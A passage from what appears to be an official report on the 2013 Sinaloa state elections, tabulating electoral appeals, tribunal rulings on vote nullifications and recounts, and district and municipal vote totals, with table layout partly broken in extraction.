EXPEDIENTE: 06 y 07/2013 INC.	14 de Julio de 2013	XVIII Consejo Distrital Electoral de San Ignacio.	Coaliciones: «Transformemos Sinaloa» y «Unidos GanasTú»	En contra del cómputo Distrital de la Elección a Diputados de Mayoría Relativa de dicho distrito, solicitando la nulidad de la votación recibida en las casillas 3292 B, 3401B, 3400 B, 3404 B, 3402B, 3415 B y 3382 B.	02/09/2013	Se confirman las constancias de Mayoría de la elección a Diputados de Mayoría Relativa expedidas a la Coalición «Transformemos Sinaloa».	Son inoperantes los agravios expuestos.

RECURSOS DE INCONFORMIDAD INTERPUESTOS ANTE EL TEESIN (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovedora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXPEDIENTE: 08 y 09/2013	14 de Julio de 2013	XVIII Consejo Distrital Electoral en San Ignacio.	Coaliciones: «Unidos Ganas Tú» y «Transformemos Sinaloa»	En contra del cómputo Distrital de la elección a Presidente Municipal, Síndico Procurador y Regidores del XVIII Distrito Electoral, solicitando la nulidad de la votación recibida en las casillas 3292 B, 3400 B, 3402 B, 3415 B y 3382 B.	02/09/2013	Son fundados los agravios hechos valer por la coalición «Unidos Ganas Tú» e infundados los vertidos por la coalición «Transformemos Sinaloa» en contra del resultado del cómputo distrital de la elección a Presidente Municipal, Síndico Procurador y Regidores del Municipio de San Ignacio. Se REVOCAN las constancias de Mayoría de la elección de Presidente Municipal, Síndico Procurador y Regidores expedidas a la coalición «Transformemos Sinaloa», así como las de asignación de Regidores por el principio de Representación Proporcional.	

RECURSOS DE INCONFORMIDAD INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovedora	Acuerdo que se impugnó y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
EXPEDIENTE: 12 y 13 INC. Acumulados	15 de Julio de 2013	XVI Consejo Electoral de Cosalá.	Coaliciones: «Transformemos Sinaloa» y «Unidos Ganas Tú»	En contra del cómputo Distrital de la elección a Presidente Municipal, Síndico Procurador y Regidores del Municipio de Cosalá, mediante los cuales se solicita la nulidad de la votación recibida en las casillas 682 C, 675 B, 683 Ext, 685 B, 691 B, 692 B, 696 B y 698 B.	03/08/2013	Es FUNDADO el agravio hecho valer por la coalición «Transformemos Sinaloa» e infundados los agravios expuestos por la coalición «Unidos Ganas Tú».	Se declara la nulidad de la votación recibida en la casilla 682 contigua, y en consecuencia, se modifican los resultados consignados en el acta de cómputo municipal de la elección a Presidente Municipal, Síndico Procurador y Regidores emitida por ese Consejo Distrital, por otra parte, se confirma la declaración de validez de la elección de Presidente Municipal, Síndico Procurador y Regidores en Cosalá, así como las constancias de mayoría otorgadas a los candidatos de la coalición «Transformemos Sinaloa»
EXPEDIENTE: 15 y 16/2013 INC. Acumulados.	15 de Julio de 2013	Consejo Distrital Electoral XX en Mazatlán.	Coaliciones: «Transformemos Sinaloa» y «Unidos Ganas Tú»	En contra de los resultados del cómputo distrital electoral XX en Mazatlán, también en contra de los resultados del cómputo Distrital de la elección de Diputados por el Sistema de Mayoría Relativa y su declaración de validez, así como la entrega de las constancias de mayoría.	13/09/2013	Son infundados los agravios hechos valer por las coaliciones «Transformemos Sinaloa» y «Unidos Ganas Tú» Se MODIFICAN los resultados de la elección de Diputados por el Sistema de M.R. En consecuencia, se CONFIRMA la decla	Conforme al sistema de nulidades previsto para la materia electoral, delimitado por la legislación y la jurisprudencia, la nulidad de la votación recibida en determinada casilla puede darse cuando se acredite alguna de las irregularidades previstas expresamente por la Ley, esto es, Artículo 211.

RECURSOS DE INCONFORMIDAD INTERPUESTOS ANTE EL TEESIN (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovedor	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
						<p>ración de validez así como las constancias de Mayoría otorgadas a las fórmulas de los candidatos « Unidos Ganas Tú»</p>	<p>Se analizó boleta por boleta a efecto de calificar su validez o invalidez. La Coalición « Unidos Ganas Tú », sigue conservando la mayoría de los votos.</p>

SOLICITUDES DE RECUENTO TOTAL

El TEESIN resolvió dos solicitudes de recuento total en elecciones de diputados: en el Distrito XX y en el XVIII Distrito. Como queda dicho sólo se determinó procedente un recuento parcial en el primero de los casos.

INCIDENTES RELATIVOS A RECURSOS DE INCONFORMIDAD QUE CONOCIÓ EL TEESIN							
No. de incidente	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovedora	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	
Incidente de previo y especial pronunciamiento sobre la pretensión de recuento de votos en sede jurisdiccional en ejecución de la sentencia dictada por la sala Guadalupe en su expediente SG-JRC-48/2013 y SG-JRC-53/2013 acumulados. Expediente incidental 02/2013	19 de Julio de 2013, se recibió en ese Tribunal.		Coalición: «Transformemos Sinaloa»	En contra de la sentencia interlocutoria, así como de la definitiva de los Recursos de Inconformidad en el expediente 15 y 16/2013 INC.	04/09/2013	Se instruye a los funcionarios y personal designado para realizar el recuento de votos en las 29 casillas que han sido señaladas. Casillas: 2542 B, 2550 B, 2560 B, 2563 B, 2580 B, 2607 B, 2607 C4, 2611 B, 2612 B, 2618 C1, 2618 C2, 2618 C3, 2618 C4, 2618 C5, 2623 B, 2625 B, 2627B, 2630 B, 2633 B, 2634 B, 2637 B, 2641 C1, 2647 C1, 2648 C1, 2648 B, 2657 B, 2661 B, 2662 B, 2663 B y 2665 B.	Argumentos del TEESIN En uso de las facultades que le confiere la Ley, el Tribunal Estatal Electoral, ordenó el recuento de dichas casillas, decretando una serie de requisitos para llevar a cabo dicha diligencia.
Incidente de previo y especial pronunciamiento sobre la pretensión de recuento de votos de la coalición «Unidos Ganas Tú», relativa a la elección de Diputados por el XVIII en San Ignacio.	14 de Julio de 2013		Coalición: «Unidos Ganas Tú»		31 de Julio de 2013	Es IMPROCEDENTE la solicitud planteada por la Coalición «Unidos Ganas Tú». No se procedió al recuento de votos, toda vez que la coalición accionante no colimó lo establecido en el artículo 231 Bis de la Ley Electoral, ya que este dispositivo señala que el Tribunal Electoral podrá realizar el recuento de	

INCIDENTES RELATIVOS A RECURSOS DE INCONFORMIDAD QUE CONOCIÓ EL TEESIN (CONT.)

No. de incidente	Fecha de interposición	Autoridad responsable	Partido político o Coalición promovente	Acuerdo que se impugna y fecha de aprobación	Fecha de resolución	Sentido de la resolución	Argumentos del TEESIN
Expediente Incidenta- tal 03/2013							votos cuando haya sido solicitado y la autoridad electoral administrativa lo hubiera negado, dicha negativa debiera ser indebida, y que el caso concreto, fue correcto el negar el recuento, ya que no está en el supuesto del artículo 183 fracción VIII de la Ley de la materia.

CASILLAS ANULADAS

Como resultado del análisis de pruebas y argumentos contenidos en los 16 recursos de inconformidad interpuestos por partidos y coaliciones, las autoridades jurisdiccionales resolvieron la nulidad de la votación en sólo 15 de las 4,639 casillas.

En lo referente a la elección de Presidente Municipal, Síndico Procurador y Regidores se anularon 13 casillas: en la elección municipal de Mazatlán se anularon 7 casillas (2736 B, 2764 B, 2821 B, 2849 C1, 2883 B, 2905 B y 3825 B); en Ahome 5 casillas (5 B, 59 B, 89 B, 174 B y 315B); y, en Cosalá se anuló la casilla 682 C. En lo correspondiente a la elección de Diputados por el principio de Mayoría Relativa solo se declaró la nulidad de la votación recibida en 2 casillas del distrito XVIII (San Ignacio), la 3392 B y la 3400 B. En ninguno de los casos dichas anulaciones tuvieron repercusiones en el orden de los ganadores de las contiendas.

El TEESIN había declarado la nulidad de votación en dos casillas en la elección municipal de San Ignacio y como efecto de la recomposición del resultado del cómputo respectivo se concedía el triunfo a la planilla que inicialmente aparecía en segundo lugar y se modificaba la asignación de regidores por representación proporcional en dicho cabildo; pero, esa sentencia local fue revocada por la Sala Guadalajara y la determinación de esa Sala Regional fue confirmada por la Sala Superior del TEPJE, por lo que el resultado del cómputo emitido originalmente por el XVIII Consejo Distrital Electoral se validó de manera definitiva.

JUICIOS DE PROTECCIÓN DE LOS DERECHOS POLÍTICO ELECTORALES DEL CIUDADANO

De igual forma, se interpusieron ante la autoridad jurisdiccional competente un total de 16 juicios para la protección de los derechos político-electorales del ciudadano: seis de ellos enderezados contra

acuerdos del CEE (uno de ellos también señalaba como responsable a la Coalición Unidos Ganas Tú); cuatro contra acuerdos de los Consejos Municipales y/o Distritales (en dos de ellos aparecían como responsables el PRD y la Coalición Unidos Ganas Tú); el resto de los JDC fueron motivados por resolutivos en sentencias del TEE de Sinaloa.

JUICIOS PARA LA PROTECCIÓN DE LOS DERECHOS POLÍTICO- ELECTORALES DEL CIUDADANO							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala regional
SG-JDC-74/2013	14/05/2013	CEE	Cc. Adolfo Beltrán Contreras y Humberto Alfredo Nieto Pérez Arce	ORD/08/38 10/05/2013 (Se aprobó el registro de la Coalición «Unidos Ganas Tú»)	29/05/2013	Se confirmó el acto impugnado	Son infundados e inoperantes los agravios hechos valer por el promovente.
SG-JDC-109/2013	26/05/2013	IX CDE, Partido Revolucionario Institucional y Coalición «Transformemos Sinaloa»	C. Elvia Gaxiola Alvarez	ESP/01/002 23/05/2013 (Aprobación de la solicitud de registro de la planilla de candidatos a Pdte. Mpal, síndico Procurador y Regidores para el Ayuntamiento de Salvador Alvarado, presentada por la Coalición «Transformemos Sinaloa».)	17/06/2013	Se confirmó el acto impugnado	Son infundados los agravios hechos valer por el promovente.
SG-JDC-110/2013	16/04/2013	CME de Ahomame, comisión electoral del Partido de la Revolución Democrática y otros.	Cc. Antonio Davizón Lara y Rodolfo Picos Jaime	ESP/1/01 23/05/2013 (Aprobación de la solicitud de registro de la planilla de candidatos a Pdte Mpal, Síndico Procurador y Regidores por el principio de M.R. presentada por la Coalición «Unidos Ganas Tú».)	21/06/2013	Se confirmó el acto impugnado	Son infundados los agravios hechos valer por los actores.

JUICIOS PARA LA PROTECCIÓN DE LOS DERECHOS POLÍTICO- ELECTORALES DEL CIUDADANO (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala regional
SG- JDC-126/2013	01/07/2013	CEE y Comisión Coordinadora Estatal De La Coalición «Unidos Ganas Tú»	Cc. Luisa Reyna Armenta Ruiz y Bertha Alicia Hernández Lucero	ESP/04/006 30/05/2013 (Aprobación del dictamen en el que se resuelve respecto a la solitud de registro de la lista estatal de candidatos a Dip propietarios y suplentes por el principio de R.P. presentada por la Coalición «Unidos Ganas Tú».)	26/06/2013	Se modifica el acto impugnado	Se dejó sin efecto el registro de Horacio Lora Oliva e Hilario Osuna Mendoza, como candidatos propietario y suplente respectivamente del PRD al cargo de Diputados locales por el principio de R.P. en el lugar número once de la lista de candidatos propuestos por la Coalición «Unidos Ganas Tú». Se ordena a la Coalición UGT presentar ante el CEE las solicitudes de registro de las ciudadanas actoras en el juicio dentro de un plazo de 24 horas.
SG- JDC-130/2013	29/07/2013	TEESIN	Cc. José Luis Morales Montes y Modesto Rubio	RECURSO 05/2013 REV 28/05/2013 (Se confirmó el acuerdo del XXIII CDE en Escuinapa del CEE relativo a la aprobación del registro de la planilla de candidatos a Pdte Mipal, Síndico Procurador y Regidores por el principio de M.R., presentada por la Coalición «Unidos Ganas Tú».)	21/06/2013	Se confirmó el acto impugnado	Son infundados e inoperantes los agravios hechos valer por el actor.

JUICIOS PARA LA PROTECCIÓN DE LOS DERECHOS POLÍTICO- ELECTORALES DEL CIUDADANO (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala regional
SG- JDC-132/2013	29/07/2013	CEE	C. Rosa Icela Medina Eusquiano	ESP/03/003 28/05/2013 (Aprobación del dictamen de registro de las candidaturas a diputados locales por el principio de M.R. para los 24 Distritos Electorales, presentadas por la Coalición «Transformemos Sinaloa», así como la expedición de las constancias correspondientes.)	21/06/2013	Se confirmó el acto impugnado	Son inoperantes los agravios hechos valer por la actora.
SG- JDC-133/2013	04/06/2013	CME de Guasave y Coalición «Unidos Ganas Tú»	C. Luis Humberto Valenzuela Muñoz	ESP/2/005 28/05/2013 (Aprobación de la solicitud de registro de la lista de candidatos a Regidores por el principio de R.P. presentada por la Coalición «Unidos Ganas Tú.»)	17/06/2013	Se modifica el acto impugnado	Se deja sin efecto el registro del C. Felipe de Jesús García Cervantes, en el primer lugar de la lista de candidatos a regidores de R.P. en Guasave, presentada por la Coalición «Unidos Ganas Tú», en consecuencia, se otorgó a la referida Coalición un plazo de 48 hrs a partir de recibida la notificación de la sentencia para que recabará la documentación necesaria y solicitar ante el CME de Guasave el registro de Luis Humberto Valenzuela Muñoz como candidato propietario a Regidor de R.P., en el primer lugar de la lista en comento.

JUICIOS PARA LA PROTECCIÓN DE LOS DERECHOS POLÍTICO- ELECTORALES DEL CIUDADANO (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala regional
SG- JDC-134/2013, SG- JDC-135/2013 YSG- JDC-136/2013	04/06/2013	CEE	Cc. Jesús Eutropia Vargas Moreno, Martín Benedicto Lizarraga García y Ángel Basurto Villegas	ESP/4/009 30/05/2013 (Se aprobó la lista de candidatos a Diputados propietarios y suplentes de R.P presentada por el IPAS a excepción de los CC. Jesús Eutropia Vargas Moreno, Martín Benedicto Lizarraga García y Ángel Basurto Villegas, por incumplir con alguno de los requisitos establecidos en el artículo 25 de la CPES)	21/06/2013	Se sobresee los juicios.	La Sala Regional Guadalupe, argumenta que la Coalición «Unidos Ganas Tú» no respetó lo dispuesto en el anexo 26 del Convenio relativo a la posición y origen de cada uno de los candidatos, que en el caso del Partido Acción ANcional su designación se determinó bajo la resolución CEN/SG/110/2013 emitida por el Comité Ejecutivo Nacional del referido instituto, con fecha 21 de mayo de 2013, sustituyendo de manera discrecional la asignación hecha al C. Luis Humberto Valenzuela Muñoz. No se hace pronunciamiento alguno en relación a la actuación del Consejo Municipal Electoral de Guasave.
							Quedaron sin materia al resolverse por al revocarse la negativa de registro por el TEESIN.

JUICIOS PARA LA PROTECCIÓN DE LOS DERECHOS POLÍTICO- ELECTORALES DEL CIUDADANO (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala regional
SG- JDC-147/2013	21/06/2013	XI CDE	C. María Santos Portillo Chavira	EXT/3/006 03/06/2013 (Aprobación del dictamen en el que se resuelve la solicitud de registro de la lista municipal de candidatos a Regidores por el principio de R.P. presentado por la Coalición «Unidos Ganas Tú.»)	01/07/2013	Se desechó	Se presentó fuera del plazo de cuatro días previsto para la interposición del recurso de revisión que de manera ordinaria debió agotar, en ese sentido el derecho de la demandante a impugnar el acto que motivó su des- acuerdo precluyó por falta de impugnación dentro del plazo señalado por la norma aplicable.
SG- JDC-148/2013	24/06/2013	TEESIN	Cc. Sergio Alonso Osuna Tejeda y Eduardo Gómez Estrada	RECURSO 22/2013 REV 20/06/2013 (Se resolvió dejar sin efecto los registros de los CC. Sergio Alonso Osuna Tejeda y Eduardo Gómez, como candidatos a Regidores por el principio de R.P. en Rosario Sinaloa, postulados por la Coalición «Unidos Ganas Tú.»)	02/07/2013	Se confirmó el acto impugnado	Son infundados los agravios hechos valer por los promoventes.
SG- JDC-153/2013	04/07/2013	TEESIN	C. Martina Lorena Melendrez Acedo	RECURSO 33/2013 REV 01/07/2013 (Sentencia mediante la que se confirmó el acuerdo del CME de Culiacán, relativo a la procedencia de la sustitución del lugar número dos en la lista de regidores por el principio de R.P., presentada por la Coalición «Unidos Ganas Tú.»)	06/07/2013	Se confirmó el acto impugnado	Son infundados e inoperantes los agravios esgrimidos por la actora.

JUICIOS PARA LA PROTECCIÓN DE LOS DERECHOS POLÍTICO- ELECTORALES DEL CIUDADANO (CONT.)

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición Promoviente	Nº de recurso sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la sala regional
SG- JDC-166/2013	07/08/2013	TEESIN	C. Jorge Luis Sañudo Sañudo	RECURSO 35/2013 REV 02/08/2013 (Resolución por la que se desechó la impugnación dirigida a controvertir la elegibilidad y constancia de asignación otorgada al C. Leobardo Alcántara Martínez como Diputado por el principio de R.P.)	04/09/2013	Se confirmó el acto impugnado	El acuerdo del CEE que fue impugnado mediante Recurso de Revisión por el C. Jorge Luis Sañudo Sañudo ante el TEESIN y desechado por este último, no afecta la esfera jurídica del promovente.
SG- JDC-168/2013	08/08/2013	TEESIN	C. Constantino Meléndres Leyva	RECURSO 36/2013 REV 03/08/2013 (Se desecha el recurso promovido por el C. Constantino Meléndres Leyva por carecer de interés legítimo)	04/09/2013	Se confirmó el acto impugnado	Son infundados e inoperantes los agravios esgrimidos por el actor, al no verse afectado en su esfera de derechos político-electorales el actor, carece de interés legítimo para su interposición.
SG- JDC-181/2013	03/08/2013	TEESIN	C. Mauricio Perea Castro	RECURSO 37/2013 REV 25/09/2013 (Se desecha el recurso promovido dirigido a controvertir la elegibilidad de uno de los candidatos a Regidores electo por el principio de M. R. para el Ayuntamiento de Guasave al no acreditarse el interés jurídico para promover el recurso.)	16/10/2013	Se confirmó el acto impugnado	Son infundados e inoperantes los agravios esgrimidos por el actor, al no verse afectado en su esfera de derechos político-electorales el actor, carece de interés legítimo para su interposición.

JUICIOS DE RECONSIDERACIÓN

Partidos políticos, coaliciones y ciudadanos elevaron al conocimiento de la Sala Superior, en calidad de Juicios de Reconsideración, cinco asuntos relativos al proceso electoral. En tres de ellos la máxima autoridad consideró que no se satisfacían los requisitos de procedibilidad correspondientes, desechándolos. En los otros dos casos se confirmó la resolución de la Sala Regional.

JUICIOS DE RECONSIDERACIÓN INTERPUESTOS ANTE LA SALA SUPERIOR

No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición recurrente	Nº de juicio sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la Sala Superior
SUP-REC-084/2013	31/08/2013	Sala regional del TEPJF, correspondiente a la primera circunscripción plurinominal, con sede en Guadalajara	Coalición «Transformemos Sinaloa»	SG-JRC-48/2013 y SG-JRC-53/2013 ACUMULADO 28/08/2013 (Se revocó y ordeno que se realizara la apertura de veintinueve paquetes electorales, a efecto de que se llevara a cabo un nuevo cómputo de la votación recibida en las casillas correspondientes. Lo anterior, al considerar que se actualizaron irregularidades durante la diligencia de nuevo cómputo de la votación llevada a cabo por la autoridad administrativa electoral primigeniamente responsable.	04/09/2013	Se desechó	Se actualizó una causal de improcedencia, toda vez que no se satisface el presupuesto especial de procedencia regulado en los artículos 61, párrafo 1, inciso b) 62, párrafo 1, fracción IV, y 68, párrafo 1, de la Ley General del Sistema de Medios de Impugnación en Materia Electoral.
SUP-REC-089/2013	07/09/2013	Sala regional del TEPJF, correspondiente a la primera circunscripción plurinominal, con sede en Guadalajara	Coalición «Unidos Ganas Tu»	SG-JRC-52/2013 04/09/2013 (Se consideraron fundados los agravios hechos valer por la Coalición «Transformemos Sinaloa» y se revocó la sentencia del Tribunal Electoral local, al considerarse que dicho órgano jurisdiccional al decretar la nulidad de la votación recibida en dos casillas, lo que trajo como consecuencia el cambio de ganador en la elección municipal en San Ignacio, Sinaloa.)	25/09/2013	Se desechó	El recurso es notoriamente improcedente, conforme lo previsto en el artículo 9, párrafo 3, en relación con los diversos numerales 61, párrafo 1, 62, párrafo 1, inciso a), fracción IV, y 68, párrafo 1, de la Ley General del Sistema de Medios de Impugnación en Materia

JUICIOS DE RECONSIDERACIÓN INTERPUESTOS ANTE LA SALA SUPERIOR (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición recurrente	Nº de juicio sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	Argumentos de la Sala Superior
SUP-REC-091/2013	15/09/2013	Sala regional del TEPJF, correspondiente a la primera circunscripción plurinominal, con sede en Guadalaajara	Coalición «Unidos Ganas Tú»	SG-JRC-75/2013 11/09/2013 (Se confirmó la sentencia emitida por el Tribunal Estatal Electoral de Sinaloa, en el expediente 14/2013 INC.)	25/09/2013	Se desecho	El recurso es notoriamente improcedente, conforme lo previsto en los artículos 9, párrafo 3, 61, párrafo 1, 62, párrafo 1, inciso a), fracción IV, y 68, párrafo 1, de la Ley General del Sistema de Medios de Impugnación en Materia Electoral.
SUP-REC-0101/2013	20/09/2013	Sala regional del TEPJF, correspondiente a la primera circunscripción plurinominal, con sede en Guadalaajara	Coalición «Unidos Ganas Tú»	SG-JRC-51/2013 Y ACUMULADOS 17/09/2013 (Se modificó la sentencia dictada por el Tribunal Estatal Electoral de Sinaloa en el expediente 1, 10 y 11/2013 INC ACUMULADOS; Se declara la nulidad de la votación recibida en las casillas 5 básica, 59 básica y 89 básica.)	20/11/2013	Se confirmó.	Se confirma la declaración de validez de la elección de Presidente Municipal, Síndico Procurador y Regidores por ambos principios del Ayuntamiento de Ahome, Sinaloa. Se confirma el otorgamiento y expedición de la Constancia de Mayoría y Validez a la planilla de registrada por la Coalición «Transformemos Sinaloa», así como la asignación

JUICIOS DE RECONSIDERACIÓN INTERPUESTOS ANTE LA SALA SUPERIOR (CONT.)							
No. Recurso	Fecha de interposición	Autoridad responsable	Partido político o Coalición recurrente	Nº de juicio sobre el que recae la resolución que se impugna y fecha de emisión	Fecha de resolución	Sentido de la resolución	
SUP-REC-0130/2013	19/10/2013	Sala regional del TEPJF, correspondiente a la primera circunscripción plurinominal, con sede en Guadalaajara	Mauricio Perea Castro	SG-JDC-181/2013 16/10/2013 (Confirmando la resolución del TEESIN, misma que desechó el recurso de revisión que interpuso el propio actor, a fin de controvertir la supuesta elegibilidad de Saúl Gámez Armenta, candidato electo al cargo de regidor por el principio de mayoría relativa para el ayuntamiento del municipio de Guasave, Sinaloa, postulado por la Coalición «Unidos Ganas Tú».	06/11/2013	Se confirmó	Argumentos de la Sala Superior de regidores por el principio de representación proporcional a la Coalición «Unidos Ganas Tú» y Partido Sinaloense. Confirmando la sentencia de la Sala Guadalaajara, misma que desechó el recurso de revisión que interpuso el propio actor, a fin de controvertir la supuesta elegibilidad de Saúl Gámez Armenta, candidato electo al cargo de regidor por el principio de mayoría relativa para el ayuntamiento del municipio de Guasave, Sinaloa, postulado por la Coalición «Unidos ganas tú».

PARÁMETROS DE EVALUACIÓN

Fueron un total de 53 los litigios iniciados con motivo de algún acuerdo de los órganos de la autoridad administrativa. Como resultado de los diversos procedimientos instaurados, las autoridades jurisdiccionales confirmaron lo dictaminado por el CEE, los Consejos Distritales o las Consejos Municipales en el 71.7% de los casos (38). Mediante sentencia se modificaron el 18.9% de los acuerdos recurridos; de estos diez, cuatro lo fueron por causales atribuidas a partidos o coaliciones en la integración de sus planillas y listas de candidatos, cuatro fueron motivadas por declaración de nulidad de votación en casillas (que, como se dijo, en ningún caso modificó el resultado en cuanto a los ganadores de las contiendas) y en los dos restantes el TEE determinó que el CEE debió otorgar a partidos o coaliciones un plazo adicional de 48 horas para rectificación de omisiones o errores en sus solicitudes de registro de candidaturas. Sólo hubo un 9.4% de revocaciones (5), de las cuales tres tuvieron su origen en controvertidas decisiones de partidos y coaliciones en relación con sus planillas y listas de candidatos, una respecto a un procedimiento y una por sanción que no se consideró debidamente fundada y motivada.

6

RESULTADOS ELECTORALES

RESULTADOS DE LA ELECCIÓN DE DIPUTADOS POR EL SISTEMA DE MAYORÍA RELATIVA

Proceso electoral Sinaloa 2013

Distrito					Candidatura común	Candidatura común	Candidatura común	Votos a Candidatos no registrados	Votos nulos	Total
1 I	6.832	8.361	493					12	353	16.051
2 II	11.990	15.418	509					24	1.098	41.568
3 III	29.578	26.755	1.653					74	2.443	70.072
4 IV	20.873	25.113	939					97	1.957	55.563
5 V	12.476	819				22.472		33	1.308	37.108
6 VI	25.712	28.096	442					46	1.594	61.388
7 VII	23.535	25.747	1.096					32	1.619	56.322
8 VIII	10.742	8.680	467					6	692	23.745
9 IX	14.113	15.477	419					53	734	34.024
10 X	6.901	8.794	155					22	742	20.653
11 XI	480	9.081	232					28	595	12.169
12 XII	10.449	31.381	1.876					138	1.903	52.513
13 XIII	13.930	30.891	3.174					209	2.089	59.230
14 XIV	5.263	19.421	1.294					48	1.041	33.389
15 XV	19.466	24.814	1.096					62	1.043	51.120
16 XVI		3.292	88					24	197	7.768
17 XVII	5.469	7.422						29	506	16.645
18 XVIII	4.202	4.223	50					6	279	9.888
19 XIX	34.325	49.286	3.632					232	3.481	105.331
20 XX	11.969	11.960	482					54	1.090	28.575
21 XXI	2.816	7.025	161					15	367	12.850
22 XXII	9.855	10.391	387					20	809	23.707
23 XXIII	7.694	14.215	303					13	586	24.157
24 XXIV	14.465	28.540	3.971					312	2.584	60.561
Total	303.135	414.383	23.245	116.296	22.472	4.167	1.589	29.110	29.110	914.397
Porcentaje	33,15	45,32	2,54	12,72	2,46	0,46	0,17	3,18	3,18	100,00

Resultados contenidos en las actas de los cómputos distritales celebrados conforme al Art. 182 y 183 de la Ley Electoral del Estado de Sinaloa, el día miércoles 10 de julio de 2013 y anulación de las casillas 3392B y 3400B en el distrito XVIII del municipio de *San Ignacio, según consta en la resolución 06/2013 INC y 07/2013 INC ACUMULADOS emitidas por el Pleno del Tribunal Estatal Electoral el día 02 de agosto de 2013.

**CÓMPUTO ESTATAL DE LA ELECCIÓN DE DIPUTADOS POR EL PRINCIPIO
DE REPRESENTACIÓN PROPORCIONAL**

Proceso electoral Sinaloa 2013

Distrito							Votos a Candidatos no registrados	Votos nulos	Total
1	I	Choix	6.848	8.378	16	499	12	353	16.106
2	II	El Fuerte	12.005	15.458	510	12.545	24	1.100	41.642
3	III	Ahome	29.646	26.830	1.658	9.601	74	2.448	70.257
4	IV	Ahome	20.892	25.146	940	6.593	97	1.959	55.627
5	V	Sinaloa	12.491	15.739	821	5.665	33	2.405	37.154
6	VI	Guasave	25.810	28.164	444	5.513	46	1.598	61.575
7	VII	Guasave	23.649	25.824	1.100	4.319	32	1.620	56.544
8	VIII	Angostura	10.750	8.692	467	3.168	6	693	23.776
9	IX	Salvador Alvarado	14.146	15.547	420	3.247	53	741	34.154
10	X	Mocorito	6.918	8.806	156	4.041	23	744	20.688
11	XI	Badiraguato	487	9.102	233	1.764	28	597	12.211
12	XII	Culiacán	10.462	31.447	1.877	6.780	138	1.911	52.615
13	XIII	Culiacán	13.958	30.932	3.177	8.941	211	2.090	59.309
14	XIV	Culiacán	5.298	19.451	1.298	6.344	48	1.045	33.484
15	XV	Navolato	19.491	24.827	1.098	4.649	64	1.043	51.172
16	XVI	Cosalá	2.187	3.342	91	1.808	24	197	7.649
17	XVII	Elota	5.486	7.446	40	3.232	30	470	16.704
18	XVIII	San Ignacio	4.335	4.544	59	1.204	8	293	10.443
19	XIX	Mazatlán	34.409	49.440	3.637	14.419	233	3.488	105.626
20	XX	Mazatlán	12.034	12.022	487	3.039	54	1.098	28.734
21	XXI	Concordia	2.825	7.054	166	2.481	15	369	12.910
22	XXII	Rosario	9.887	10.421	389	2.254	20	812	23.783
23	XXIII	Escuinapa	7.712	14.265	304	1.351	13	588	24.233
24	XXIV	Culiacán	14.536	28.817	4.008	10.819	315	2.622	61.117
Total			306.262	431.694	23.396	124.276	1.601	30.284	917.513
Porcentaje			33,38	47,05	2,55	13,54	0,17	3,30	100,00

Resultados contenidos en el acta de cómputo estatal celebrado conforme al Art. 194 de la Ley Electoral del Estado de Sinaloa, el día domingo 14 de julio de 2013.

Participación ciudadana	46,74
Lista Nominal	1.962.971

CÓMPUTO DE LA ELECCIÓN DE PRESIDENTES MUNICIPALES, SÍNDICOS PROCURADORES Y REGIDORES POR EL SISTEMA DE MAYORÍA RELATIVA

Proceso electoral Sinaloa 2013

Distrito	Municipio						Candidatura común	Candidatura común	Votos a Candidatos no registrados	Votos nulos	Total
I	Choix	6 427	8 778		507				15	338	16 065
II	ElFuerte	13 785	14 027		436				29	1 122	41 605
V	Sinaloa	12 469	15 944		857	1 138			26	1 316	37 116
VIII	Angostura	11 450	9 888		493	1 220			7	89	23 147
IX	Salvador Alvarado	12 087	17 953		434	2 769			46	747	34 036
X	Mocorito	6 861	10 387		2 740				21	654	20 663
XI	Badiraguato	371	9 430		200	1 775			13	376	12 165
XV	Navolato	18 850	26 248		1 069	4 000		230	78	1 046	51 291
XVI	Cosalá *	1 790	3 626		100	1 563			14	209	7 532
XVII	Eliota	5 804	7 750		2 618				36	438	16 646
XVIII	San Ignacio	4 350	4 382		62	1 243			16	322	10 375
XXI	Concordia	2 769	7 952		144	1 580			8	400	12 853
XXII	Rosario	9 980	11 416		196	1 393			3	816	23 804
XXIII	Escuinapa	7 307	14 222		474	1 537			17	613	24 170
Municipal	Ahome**	52 853	54 571		2 394	10 310			612	4 790	125 530
Municipal	Guasave	56 760	50 480		837	6 528			54	3 054	117 713
Municipal	Culiacán	49 925	119 894		4 918	24 139			537	6 489	205 902
Municipal	Mazatlán***	61 993	56 809		2 180	7 867			187	3 731	132 767
TOTAL		335 831	443 757	14 794	89 361	1 138	230		1 719	26 550	913 380
